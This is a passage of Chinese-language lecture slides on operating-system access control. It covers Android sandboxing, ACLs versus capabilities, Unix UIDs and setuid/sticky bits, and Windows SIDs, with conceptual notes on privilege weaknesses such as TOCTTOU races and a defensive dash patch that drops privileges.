- ✓ 一个普通进程(Namespace外面的用户ID非0)在Namespace里面的用户和用户组ID可以为0，即普通进程在Namespace里面可以拥有root特权的权限



# Android 进程隔离


- Android 应用沙箱
  - 隔离：每个应用在单独的VM中运行，并具有唯一UID
    - 提供内存保护
    - 使用Unix域套接字保护通信
    - 只有 ping, zygote (产生其他进程)以root权限运行
  - 交互：引用监控器(reference monitor)检查组件间通信的权限
  - 最小权限：应用声明权限
    - 用户在安装时授予访问权限

# 大纲

- 隔离和最小特权
- 访问控制概念
- 操作系统机制
- 浏览器机制

# 访问控制

- 假设
  - 系统知道用户是谁
    - 通过用户名和密码认证, 或其他凭证
  - 访问请求通过gatekeeper (Reference Monitor)
    - 系统不允许被绕过




# 访问控制矩阵[Lampson]

	Objects					
	File 1	File 2	File 3	...	File n	
User 1	read	write	-	-	read	
User 2	write	write	write	-	-	
User 3	-	-	-	read	read	
...						
User m	read	write	read	write	read	




# 访问控制列表 vs 访问能力表

- 访问控制列表
  - 将每个对象和列表关联
  - 根据列表检查用户/组
  - 依赖身份认证：需要知道用户
- 访问能力表
  - 访问能力表是不可伪造的标签(ticket)
    - 可以从一个进程传递给另一个进程
  - Reference monitor检查标签
    - 不需要知道用户/进程的身份

# 访问控制列表 vs 访问能力表



# 访问控制列表 vs 访问能力表



(c) Capability lists for files of part (a)

# 访问控制列表 vs 访问能力表

- 委托代理(Delegation)
  - 访问能力表(Cap): 进程可以在运行时传递访问能力
  - 访问控制列表(ACL): 尝试让owner添加权限到列表中?
    - 更常见的是, 让其他进程在当前用户下执行 (setuid)
- 撤销
  - 访问控制列表(ACL): 从列表中移除用户或组
  - 访问能力表(Cap): 尝试从进程中撤回访问能力?

# 大纲

- 隔离和最小特权
- 访问控制概念
- 操作系统机制
- 浏览器机制

# Unix 访问控制

- 进程具有用户id
  - 从父进程继承
  - 进程可以改变id
    - 受限的选项集
  - 特殊的 “root” id
    - 绕过访问控制限制


	文件1	文件2	...
用户 1	读	写	-
用户 2	写	写	-
用户 3	-	-	读
...			
用户 m	读	写	写

- 文件具有访问控制列表(ACL)
    - 授予用户ID权限
    - 所有者, 组, 其他
- 如: -rwxrwxr-x 1 demo demo 9216 Apr 15 22:12 test

# Unix 文件访问控制列表

- 每个文件有三种用户
  - 所有者、组、其它 (owner, group, other)

- 设置的权限
  - Read, write, execute
  - 由四个八进制值的向量表示
- 只有owner、root可以改变权限
  - 此权限不能委托或共享
- setid 位



# 进程的UID

- 每个进程有3个id
  - Real user ID (RUID)
    - 与父进程的用户ID相同 (除非改变)
    - 用来决定哪个用户启动进程
  - Effective user ID (EUID)
    - 来自被执行程序文件的setuid位, 或者与父进程相同 (setuid未设置的情况)
    - 决定进程的权限
      - 文件访问和端口绑定
  - Saved user ID (SUID)
    - 用于保存和恢复EUID
- Real group ID, Effective group ID, 类似使用

# 进程操作和IDs

- root
  - ID=0 代表超级用户 root; 可以访问任何文件
- fork and exec
  - 继承3种IDs
  - exec带有setuid位的程序文件, euid变为文件的owner
- setuid 系统调用
  - seteuid(newid) 可以设置EUID为:
    - RUID或SUID
    - 如果EUID为0, EUID可以设置成任意ID
  - 几个不同的调用: setuid, seteuid, setreuid, setresuid

# 可执行文件的setid 位

- 3种setid 位 chmod 4755 your\_program
  - setuid – 将进程EUID设置为文件所有者ID
  - setgid – 将进程EGID设置为文件GID
  - 粘滞位(sticky)
    - 关闭：如果用户有目录的写权限，即使不是所有者，也可以重命名或删除文件
    - 开启：只有**文件所有者、目录所有者**以及**root**可以重命名或删除目录中文件

## SUID案例：passwd 命令

当普通用户尝试修改密码，可以使用**passwd命令**，此命令文件的所有者是**root**。

**passwd命令**会尝试编辑系统配置文件，如/etc/passwd, /etc/shadow等。

所以**passwd命令**文件设置为SUID，给普通用户**root**权限，这样就可以更新/etc/shadow以及其他文件。


# 粘滞位(sticky)

- 当目录被设置了粘滞位权限以后，即便用户对该目录有写入权限，**也不能删除**该目录中其他用户的文件数据
- 设置了粘滞位之后，可以保持一种**动态的平衡**：允许各用户在目录中任意写入、删除数据，但是禁止随意删除其他用户的数据

```
# ls -ld /var/tmp
drwxrwxrwt  2    sys   sys  512  Jan 26 11:02 /var/tmp
```

- T refers to when the execute permissions are off.
- t refers to when the execute permissions are on.

# 举例



**getuid()** returns the **real** user ID of the calling process.


**setuid()** sets the **effective** user ID of the calling process.

# IDs的位置

进程控制块  
(PCB)

Process ID
Pointer to parent
List of children
Process state
Pointer to address space descriptor
<b>Program counter</b> <b>stack pointer</b> <b>(all) register values</b>
uid (user id) gid (group id) euid (effective user id)
Open file list
Scheduling priority
Accounting info
Pointers for state queues
Exit ("return") code value

# PCB和文件



# setuid 编程

- 小心使用Setuid 0 !
  - root可以做任何事；
  - 最小特权原则 – 当不再需要root权限时，改变EUID

```
// https://launchpadlibrarian.net/240241543/dash_0.5.8-2.1ubuntu2.diff.gz
// main() function in main.c has following changes:

++ uid = getuid();
++ gid = getgid();

++ /*
++  * To limit bogus system(3) or popen(3) calls in setuid binaries,
++  * require -p flag to work in this situation.
++ */
++ if (!pflag && (uid != geteuid() || gid != getegid())) { ①
++     setuid(uid);
++     setgid(gid);
++     /* PS1 might need to be changed accordingly. */
++     choose_ps1();
++ }
```

# Unix 总结

- 优点

- 保护大多数用户
  - 灵活性高

- 问题

- 使用root权限太危险
  - 无法假定部分root权限，而不是所有的root权限

# 隔离、特权的弱点

- 面向网络的守护进程
  - 具有网络端口的root进程对所有的远程客户端开放，如sshd, ftpd, sendmail...
- Rootkits
  - 通过动态加载内核模块进行系统扩展
- 环境变量
  - 系统变量，如LIBPATH，在多个应用间共享状态。攻击者可以改变LIBPATH，从而加载攻击者提供的动态库


# 隔离、特权的弱点

- 共享资源
  - 由于任何进程可以在/tmp目录下创建文件，一个不可信的进程可能创建文件，而该文件可以被任意系统进行使用。
- Time-of-Check-to-Time-of-Use (TOCTTOU)
  - 通常，root进程使用系统调用来决定用户是否具有对某个文件的权限，如/tmp/X；
  - 在访问授权之后，文件打开之前，用户可能改变文件/tmp/X为符号链接，其目标文件可能是/etc/shadow。

# Windows中的访问控制


- 一些基本功能类似于Unix
  - 为用户组和用户设定访问权限
    - read, modify, change owner, delete
- 一些补充的概念
  - 令牌 (Tokens)
  - 安全属性
- 通常
  - 比Unix更灵活
    - 可以定义新权限
    - 可以给出部分，而不是所有管理员权限

# Windows中的访问控制



# 使用SID识别主体

- 安全ID (SID)
  - 身份 (替代 UID)
    - SID 修订号
    - 48位权限值
    - 可变数量的相对标识 (RIDs)
  - 用户、组、计算机、域、域成员都有SID



